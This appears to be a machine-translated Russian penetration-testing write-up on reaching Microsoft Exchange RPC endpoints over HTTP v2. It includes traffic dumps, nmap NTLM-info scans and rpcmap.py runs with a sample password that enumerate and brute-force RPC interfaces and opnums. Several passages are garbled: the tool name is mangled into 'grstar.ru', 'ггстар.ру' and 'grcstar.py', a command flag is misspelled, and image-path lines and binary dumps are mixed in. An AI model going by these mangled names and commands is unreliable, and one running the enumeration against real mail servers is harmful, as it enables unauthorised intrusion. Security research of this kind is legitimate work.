ATQADACQARQBYAEMASAwwADEALgBDAE8ATgBUE8AUwBPAC4AQwBPAE0ABQwAEMATw  
B0AFQATwBTAE8ALgBDAE8ATQAHAAgARDfsG6dg1gEAAAAAAAKQfvjCMQrIxWyBuT  
MzRBE4=  
  
.....h.....]....*....[....y...G"-  
B....P.....@.....L/  
(?!..(.....x.  
(.....G.g.....b...Q..].....+H`....  
.....NTLMSSP.....(  
.....P.4.....  
.....NTLMSSP.....~.....X.....n...  
.t.....$...5....(  
....  
8Pn.V...R...U.>PC.O.N.T.O.S.O...C.O.M.m.i.a.R.U.L.E.R.....  
.....yC%...7.c.....E.l`....  
{.Wq^p.....C.O.N.T.O.S.O....E.X.C.H.  
0.1....C.O.N.T.O.S.O...C.O.M...$.E.X.C.H.  
0.1....C.O.N.T.O.S.O...C.O.M....C.O.N.T.O.S.O...C.O.M.....D....  
.....0.0.....vF.Ab.[.n ..z.B..../.>..u#..  
.....x.e.x.c.h.a.n.g.e.M.D.B./.  
1.0.0.8.1.3.8.-.f.f.c.f.-.4.b.c.9.-.b.0.9.6.-.8.7.d.3.1.c.f.  
6.0.9.5.5.@.c.o.n.t.o.s.o...c.o.m.....E&.B.m.-W*....
```

5 client pkts, 1 server pkt, 2 turns.

Дамп трафика соединения Ruler #1

Параллельное соединение #2

```
RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-  
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1  
Host: exch01.contoso.com  
User-Agent: MSRPC  
Cache-Control: no-cache  
Accept: application/rpc  
Connection: keep-alive  
Authorization: NTLM  
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAFASgKAAAADw==  
Content-Length: 0  
  
HTTP/1.1 401 Unauthorized  
Server: Microsoft-IIS/10.0  
request-id: a44f64e6-6057-4026-8115-8c2235d76d21  
WWW-Authenticate: NTLM TlRMTVNTUAACAAAAdgA0AdgAAAA1gonijij41CqN/  
kIAAAA9DAE8ATgBUE8AUwBPAAEADBFAGQwBIAD  
AAMQAEBAYQwBPAE4AVBPAFMATwAEMATwBNAAMAJBFAFgAQwBIADAAMQQuAEMAT  
wB0AFQATwBTAE8ALgBDAE8ATQAFABYQwBP  
AE4AVBPAFMATwAEMATwBNAAcACACddPQbp2DWAQAAA=:  
WWW-Authenticate: Basic realm="exch01.contoso.com"  
WWW-Authenticate: Negotiate  
Date: Thu, 23 Jul 2020 04:09:49 GMT  
Content-Length: 0  
  
RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-  
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1  
Host: exch01.contoso.com  
User-Agent: MSRPC  
Cache-Control: no-cache  
Accept: application/rpc  
Connection: keep-alive  
Content-Length: 76  
Authorization: NTLM  
TlRMTVNTUAADAAAAGAAyah4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAd  
AAAABAAEABUQAQANYKJ4gUBKAoAAAAPAAAAAaaaaaaaaaaaaAAEMATwB0AFQATw  
BTAE8ALgBDAE8ATQBTAGKAYQBSAFUATBFAFIAAAAAAAAAAAAAAAEAD  
AAAARFD20NcdgEeEtDkpsZy9AQEBAAAAAAAL5w6mx1gFrR0W511yWgAAAAAC  
AA4QwBPAAE4AVBPAFMATwABAwwARQBYAEMASAwwADEABAwwAEMATwB0AFQATwBT  
E8ALgBDAE8ATQADACQARQBYAEMASAwwADEALgBDAE8ATgBUE8AUwBPAC4AQwBP  
E0ABQwAEMATwB0AFQATwBTAE8ALgBDAE8ATQAHAAgAnXT0G6dg1gEAAAAAAAN  
lHaL7/RqqneSrYzgtKOY=
```



```
.....L.....]....*....[....]q...-  
R`....|.....HTTP/1.1 200 Success  
Cache-Control: private  
Transfer-Encoding: chunked  
Content-Type: application/rpc  
Server: Microsoft-IIS/10.0  
request-id: 1e3f2a2b-ad43-47dc-ad01-c9255be4d18a  
X-CalculatedBETarget: exch01.contoso.com  
X-AspNet-Version: 4.0.30319  
Persistent-Auth: true  
Date: Thu, 23 Jul 2020 04:09:54 GMT  
  
1c  
.....  
2c  
.....,  
118  
.....xF...6001.....].....+H`....  
.....NTLMSSP.....8...5.../..?t.....F...  
.CE...C.O.N.T.O.S.O....C.O.N.T.O.S.O....E.X.C.H.
```

3 client pkts, 8 server pkts, 3 turns.

Дамп трафика соединения Ruler #2

RPC через HTTP v2 работает в двух параллельных соединениях: каналах IN и OUT. Это запатентованная технология Microsoft для передачи высокоскоростного трафика через два полностью совместимых соединения HTTP/1.1.

Структура данных RPC over HTTP v2 описана в спецификации MS-RPCH и состоит только из обычных пакетов MSRPC и специальных пакетов RTS RPC, где RTS означает «запрос на отправку».

RPC через HTTP v2 поддерживает MSRPC

Конечная точка /rpc/rpcproxy.dll на самом деле не является частью Exchange. Это часть службы под названием RPC Proxy. Это промежуточный сервер пересылки между RPC-клиентами и RPC-серверами.

В нашем случае сервер Exchange RPC находится на порту 6001:


```
arseniy@ptarch $ nmap exch01.contoso.com -p 6001 -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-17 01:08 MSK
Nmap scan report for exch01.contoso.com (10.220.220.13)
Host is up (0.00056s latency).

PORT      STATE SERVICE      VERSION
6001/tcp  open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Пример чистой конечной точки ncacn_http

Мы будем называть такие порты ncacn_http services/endpoints. Согласно спецификации, каждый клиент должен использовать прокси-серверы RPC для подключения к службам ncacn_http, но, безусловно, вы можете эмулировать прокси-сервер RPC и напрямую подключаться к конечным точкам ncacn_http, если вам это нужно.

Каналы RPC IN и OUT работают независимо, и они потенциально могут проходить через разные прокси-серверы RPC, а сервер RPC также может находиться на другом хосте:




Сервер RPC, т. е. конечная точка ncacn_http, организует каналы IN и OUT, а также упаковывает или распаковывает пакеты MSRPC в них или из них.

И прокси-серверы RPC, и серверы RPC контролируют объем трафика, проходящего через цепочку, для защиты от атак типа «отказ в обслуживании». Эта защита является одной из причин существования пакетов RTS RPC.

Определение имени целевого RPC-сервера

В дампе трафика RPC через HTTP v2 видно, что Ruler получил имя RPC-сервера от службы автообнаружения и поместил его в URL-адрес:



Дамп трафика RPC Ruler через соединение HTTP v2

Интересно, что согласно спецификации MS-RPCH этот URL-адрес должен содержать имя хоста или IP-адрес; и такие «имена хостов GUID» не могут использоваться:

2.2.2 URI Encoding

The format of the URI header field of the HTTP request has a special interpretation in this protocol. As specified in [\[RFC2616\]](#), the URI is to be of the following form.

```
http_URL = "http://" "/" host [ ":" port ] [ abs-path  
[ "?" query ] ]
```

This protocol specifies that **abs-path** MUST be present for [RPC over HTTP v2](#) and MUST have the following form.

```
nocert-path = "/rpc/rpcproxy.dll"  
withcert-path = "/rpcwithcert/rpcproxy.dll"  
  
abs-path = nocert-path / withcert-path
```

The form matching **withcert-path** MUST be used whenever the client authenticates to the HTTP server using a client-side certificate. The form matching **nocert-path** MUST be used in all other cases.[<13>](#)

This protocol specifies that **query** string MUST be present for RPC over HTTP v2 and MUST be of the following form.

```
query = server-name ":" server-port
```


The inbound proxy or outbound proxy uses the query string to establish a connection to an RPC over the HTTP server, as specified in sections [3.2.3.5.3](#) and [3.2.4.5.3](#).

```
server-name = DNS_Name / IP_literal_address /  
           IPv6_literal_address / NetBIOS_Name  
server-port = 1*6(DIGIT)
```

The length of **server-name** MUST be less than 1,024 characters.

Выдержка из спецификации MS-RPCH: 2.2.2 Кодирование URI

В статье Microsoft RPC over HTTP Security также ничего не упоминается об этом формате, но показан раздел реестра, в котором прокси-серверы RPC содержат допустимые значения для этого URL-адреса: HKLM\Software\Microsoft\Rpc\RpcProxy.



Пример содержимого ключа HKLM\Software\Microsoft\Rpc\RpcProxy

Было обнаружено, что каждый прокси-сервер RPC имеет ACL по умолчанию, который принимает подключения к самому прокси-серверу RPC через порты 593 и 49152-65535, используя его имя NetBIOS, и все серверы Exchange имеют аналогичный список ACL, содержащий каждое имя Exchange NetBIOS с соответствующими портами ncacsn_http.

Поскольку прокси-серверы RPC поддерживают аутентификацию NTLM, мы всегда можем получить их NetBIOS-имена через NTLMSSP:

```
arseniy@ptarch $ nmap -p 443 exch01.contoso.com --script http-ntlm-info \
> --script-args http-ntlm-info.root=/rpc/rpcproxy.dll
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-19 18:50 MSK
Nmap scan report for exch01.contoso.com (10.220.220.13)
Host is up (0.00054s latency).

PORT      STATE SERVICE
443/tcp    open  https
| http-ntlm-info:
|   Target_Name: CONTOSO
|   NetBIOS_Domain_Name: CONTOSO
|   NetBIOS_Computer_Name: EXCH01
|   DNS_Domain_Name: CONTOSO.COM
|   DNS_Computer_Name: EXCH01.CONTOSO.COM
|   DNS_Tree_Name: CONTOSO.COM
|   Product_Version: 10.0.17763

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Пример получения целевого NetBIOS-имени через NTLMSSP с использованием nmap

Итак, теперь у нас, вероятно, есть метод подключения к прокси-серверам RPC без использования службы автообнаружения и знания идентификатора GUID Exchange.

На основе кода, доступного в Impacket, я разработал реализацию протокола RPC через HTTP v2, утилиту rpcmap.py и слегка модифицированный rpcdump.py, чтобы проверить наши идеи и подготовить почву для будущих шагов:

```
arseniy@ptarch $ rpcmap.py -debug -auth-transport 'CONTOSO/mia:P@ssw0rd' \
> 'ncacn http:[6001,RpcProxy=exch01.contoso.com:443]'

[+] StringBinding has been changed to ncacn http:EXCH01[6001,RpcProxy=exch01.contoso.com:443]
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000131-0000-0000-C000-000000000046 v0.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: N/A
UUID: 00000134-0000-0000-C000-000000000046 v0.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: N/A
UUID: 00000143-0000-0000-C000-000000000046 v0.0

Protocol: [MS-OXABREF]: Address Book Name Service Provider Interface (NSPI) Referral Protocol
Provider: N/A
UUID: 1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)
Provider: ole32.dll
UUID: 18F70770-8E64-11CF-9AF1-0020AF6E72F4 v0.0

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: 5261574A-4572-206E-B268-6B199213B4E4 v0.1

Protocol: N/A
Provider: N/A
UUID: 5DF3C257-334B-4E96-9EFB-A0619255BE09 v1.0

Protocol: [MS-OXCRPC]: Wire Format Protocol
Provider: N/A
UUID: A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81

Protocol: [MS-RPCE]: Remote Management Interface
Provider: rpcrt4.dll
UUID: AFA8BD80-7D8A-11C9-BEF4-08002B102989 v1.0

Protocol: N/A
Provider: N/A
UUID: BA3FA067-8D56-4B56-BA1F-9CBAE8DB3478 v1.0

Protocol: [MS-NSPI]: Name Service Provider Interface (NSPI) Protocol
Provider: ntdsai.dll
UUID: F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
```

Запуск rpcmap.py для Exchange 2019. Предыдущая версия этого инструмента была добавлена в Impacket в мае 2020 года.

```
RPC_IN_DATA /rpc/rpcproxy.dll HTTP/1.1
Host: exch01.contoso.com
Accept-Encoding: identity
User-Agent: MSRPC
Cache-Control: no-cache
Connection: Keep-Alive
Expect: 100-continue
Accept: application/rpc
Pragma: No-cache
Content-Length: 0
Authorization: NTLM TlRMTVNTUAABAAAABQKIoAAAAAAAAAAAAAAA=
HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: b2264dc7-8c5f-4f92-9b80-a80a83f7b375
WWW-Authenticate: NTLM
TlRMTVNTUAACAAAADgAOADgAAAAFAomiadeG+L4/0WQAAAAAAAAAI4AjgBGAAAAAcBjRQAAA9DA
E8ATgBUAE8AUwBPAAIADgBDAE8ATgBUAE8AUwBPAAEADABFAFgAQwBIADAAMQAEABYAQwBPAAE4AVA
BPAFMATwAuAEMATwBNAAMAJABFAFgAQwBIADAAMQAuAEMATwBOAFQATwBTAE8ALgBDAE8ATQAFABY
AQwBPAAE4AVABPAFMATwAuAEMATwBNAAcACAAKhQw5YmDWAQAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Wed, 22 Jul 2020 19:56:43 GMT
Content-Length: 0

RPC_IN_DATA /rpc/rpcproxy.dll?EXCH01:6001 HTTP/1.1
Host: exch01.contoso.com
Accept-Encoding: identity
User-Agent: MSRPC
Cache-Control: no-cache
Connection: Keep-Alive
```

Дамп трафика RPC IN Канал ггстар.ру

Хотя grstar.ru успешно использовал нашу технику для подключения к последнему Exchange, внутри запрос обрабатывался по-другому: Exchange 2003/2007/2010 раньше подключался через `rpcproxy.dll`, а Exchange 2013/2016/2019 имеет `RpcProxyShim.dll`.

RpcProxyShim.dll перехватывает обратные вызовы RpcProxy.dll и обрабатывает идентификаторы GUID Exchange. Имена NetBIOS также поддерживаются для обратной совместимости.

Следует отметить, что RpcProxyShim.dll поддерживает только обратную совместимость. RpcProxyShim.dll позволяет пропустить аутентификацию на уровне RPC и может перенаправлять трафик непосредственно в процесс Exchange, чтобы получить более быстрое соединение.

Дополнительные сведения о RpcProxyShim.dll и RPC Proxy ACL см. в комментариях в нашем коде внедрения MS-RPCH.

Изучение конечных точек RPC через HTTP v2

Давайте запустим grcstar.py с параметром -brute-otpnums для MS Exchange 2019, чтобы получить информацию о том, какие конечные точки доступны через RPC через HTTP v2:



```
$ rpcmap.py -debug -auth-transport 'CONTOSO/mia:P@ssw0rd' -auth-rpc 'CONTOSO/mia:P@ssw0rd' -  
auth-level 6 -brute-opnums 'ncacn_http:[6001,RpcProxy=exch01.contoso.com:443]  
[+] StringBinding has been changed to ncacn_http:EXCH01[6001,RpcProxy=exch01.contoso.com:443]  
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote  
Provider: N/A  
UUID: 00000131-0000-0000-C000-000000000046 v0.0  
Opnums 0-64: rpc_s_access_denied  
  
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)  
Provider: N/A  
UUID: 00000134-0000-0000-C000-000000000046 v0.0  
Opnums 0-64: rpc_s_access_denied  
  
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote  
Provider: N/A  
UUID: 00000143-0000-0000-C000-000000000046 v0.0  
Opnums 0-64: rpc_s_access_denied  
  
Protocol: [MS-OXABREF]: Address Book Name Service Provider Interface (NSPI) Referral Protocol  
Provider: N/A  
UUID: 1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0  
Opnum 0: rpc_x_bad_stub_data  
Opnum 1: rpc_x_bad_stub_data  
Opnums 2-64: nca_s_op_rng_error (opnum not found)  
  
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM)  
Provider: ole32.dll  
UUID: 18F70770-8E64-11CF-9AF1-0020AF6E72F4 v0.0  
Opnums 0-64: rpc_s_access_denied  
  
Protocol: [MS-OXCRPC]: Wire Format Protocol  
Provider: N/A  
UUID: 5261574A-4572-206E-B268-6B199213B4E4 v0.1  
Opnum 0: rpc_x_bad_stub_data  
Opnums 1-64: nca_s_op_rng_error (opnum not found)  
  
Protocol: N/A  
Provider: N/A  
UUID: 5DF3C257-334B-4E96-9EFB-A0619255BE09 v1.0  
Opnums 0-64: rpc_s_access_denied  
Protocol: [MS-OXCRPC]: Wire Format Protocol  
Provider: N/A  
UUID: A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81  
Opnum 0: rpc_x_bad_stub_data  
Opnum 1: rpc_x_bad_stub_data  
Opnum 2: rpc_x_bad_stub_data  
Opnum 3: rpc_x_bad_stub_data  
Opnum 4: rpc_x_bad_stub_data  
Opnum 5: rpc_x_bad_stub_data  
Opnum 6: success  
Opnum 7: rpc_x_bad_stub_data  
Opnum 8: rpc_x_bad_stub_data
```

Opnum 9: rpc_x_bad_stub_data
Opnum 10: rpc_x_bad_stub_data
Opnum 11: rpc_x_bad_stub_data
Opnum 12: rpc_x_bad_stub_data
Opnum 13: rpc_x_bad_stub_data
Opnum 14: rpc_x_bad_stub_data
Opnums 15-64: nca_s_op_rng_error (opnum not found)

Protocol: [MS-RPCE]: Remote Management Interface
Provider: rpcrt4.dll
UUID: AFA8BD80-7D8A-11C9-BEF4-08002B102989 v1.0
Opnum 0: success
Opnum 1: rpc_x_bad_stub_data
Opnum 2: success
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnums 5-64: nca_s_op_rng_error (opnum not found)

Protocol: N/A
Provider: N/A
UUID: BA3FA067-8D56-4B56-BA1F-9CBAE8DB3478 v1.0
Opnums 0-64: rpc_s_access_denied

Protocol: [MS-NSPI]: Name Service Provider Interface (NSPI) Protocol
Provider: ntdsai.dll
UUID: F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: rpc_x_bad_stub_data
Opnum 4: rpc_x_bad_stub_data
Opnum 5: rpc_x_bad_stub_data
Opnum 6: rpc_x_bad_stub_data
Opnum 7: rpc_x_bad_stub_data
Opnum 8: rpc_x_bad_stub_data
Opnum 9: rpc_x_bad_stub_data
Opnum 10: rpc_x_bad_stub_data
Opnum 11: rpc_x_bad_stub_data
Opnum 12: rpc_x_bad_stub_data
Opnum 13: rpc_x_bad_stub_data
Opnum 14: rpc_x_bad_stub_data
Opnum 15: rpc_x_bad_stub_data
Opnum 16: rpc_x_bad_stub_data
Opnum 17: rpc_x_bad_stub_data
Opnum 18: rpc_x_bad_stub_data
Opnum 19: rpc_x_bad_stub_data
Opnum 20: rpc_x_bad_stub_data
Opnums 21-64: nca_s_op_rng_error (opnum not found)

grstar.ru работает через интерфейс удаленного управления, описанный в MS-RPCE 2.2.1.3. Если он доступен, он может отображать все интерфейсы, предлагаемые сервером RPC. Обратите внимание, что инструмент может показывать недоступные конечные точки, а строки провайдера и протокола взяты из базы данных Impacket, и они могут быть неверными.

Сопоставив вывод grstar.ru с документацией Exchange, была сформирована следующая таблица с полным списком протоколов, доступных через RPC over HTTP v2 в MS Exchange:

Protocol	UUID	Description
MS-OXCRPC	A4F1DB00-CA47-1067-B31F-00DD010662DA v0.81	Протокол проводного формата Интерфейс EMSMDB
MS-OXCRPC	5261574A-4572-206E-B268-6B199213B4E4 v0.1	Протокол Wire Format Интерфейс AsyncEMSMDB
MS-OXABREF	1544F5E0-613C-11D1-93DF-00C04FD7BD09 v1.0	Интерфейс поставщика услуг имен адресной книги (NSPI)Referral Protocol
MS-OXNSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0	Протокол интерфейса поставщика услуг имен серверов Exchange (NSPI)

MS-OXCRPC — это протокол, который Ruler использует для отправки сообщений MAPI в Exchange, а MS-OXABREF и MS-OXNSPI — два совершенно новых протокола для тестирования на проникновение.

Изучение MS-OXABREF и MS-OXNSPI

MS-OXNSPI — это один из протоколов, которые Outlook использует для доступа к адресным книгам. MS-OXABREF — это его вспомогательный протокол для получения конкретного имени сервера RPC для подключения к нему через прокси-сервер RPC для использования основного протокола.

MS-OXNSPI содержит 21 операцию для доступа к адресным книгам. Похоже, это автономная адресная книга с поиском и динамическими запросами:

2.2.9.1	MinimEntryID	33
2.2.9.2	EphemeralEntryID	33
2.2.9.3	PermanentEntryID	34
2.2.10	NSPI_HANDLE	35
3	Protocol Details	37
3.1	Server Details.....	37
3.1.1	Abstract Data Model.....	37
3.1.2	Timers	37
3.1.3	Initialization.....	37
3.1.4	Message Processing Events and Sequencing Rules	37
3.1.4.1	NSPI Methods.....	39
3.1.4.1.1	NspiBind (Opnum 0)	39
3.1.4.1.2	NspiUnbind (Opnum 1).....	40
3.1.4.1.3	NspiGetSpecialTable (Opnum 12)	41
3.1.4.1.4	NspiUpdateStat (Opnum 2).....	43
3.1.4.1.5	NspiQueryColumns (Opnum 16)	44
3.1.4.1.6	NspiGetPropList (Opnum 8)	45
3.1.4.1.7	NspiGetProps (Opnum 9).....	46
3.1.4.1.8	NspiQueryRows (Opnum 3).....	48
3.1.4.1.9	NspiSeekEntries (Opnum 4).....	50
3.1.4.1.10	NspiGetMatches (Opnum 5)	53
3.1.4.1.11	NspiResortRestriction (Opnum 6).....	56
3.1.4.1.12	NspiCompareMIDs (Opnum 10)	57
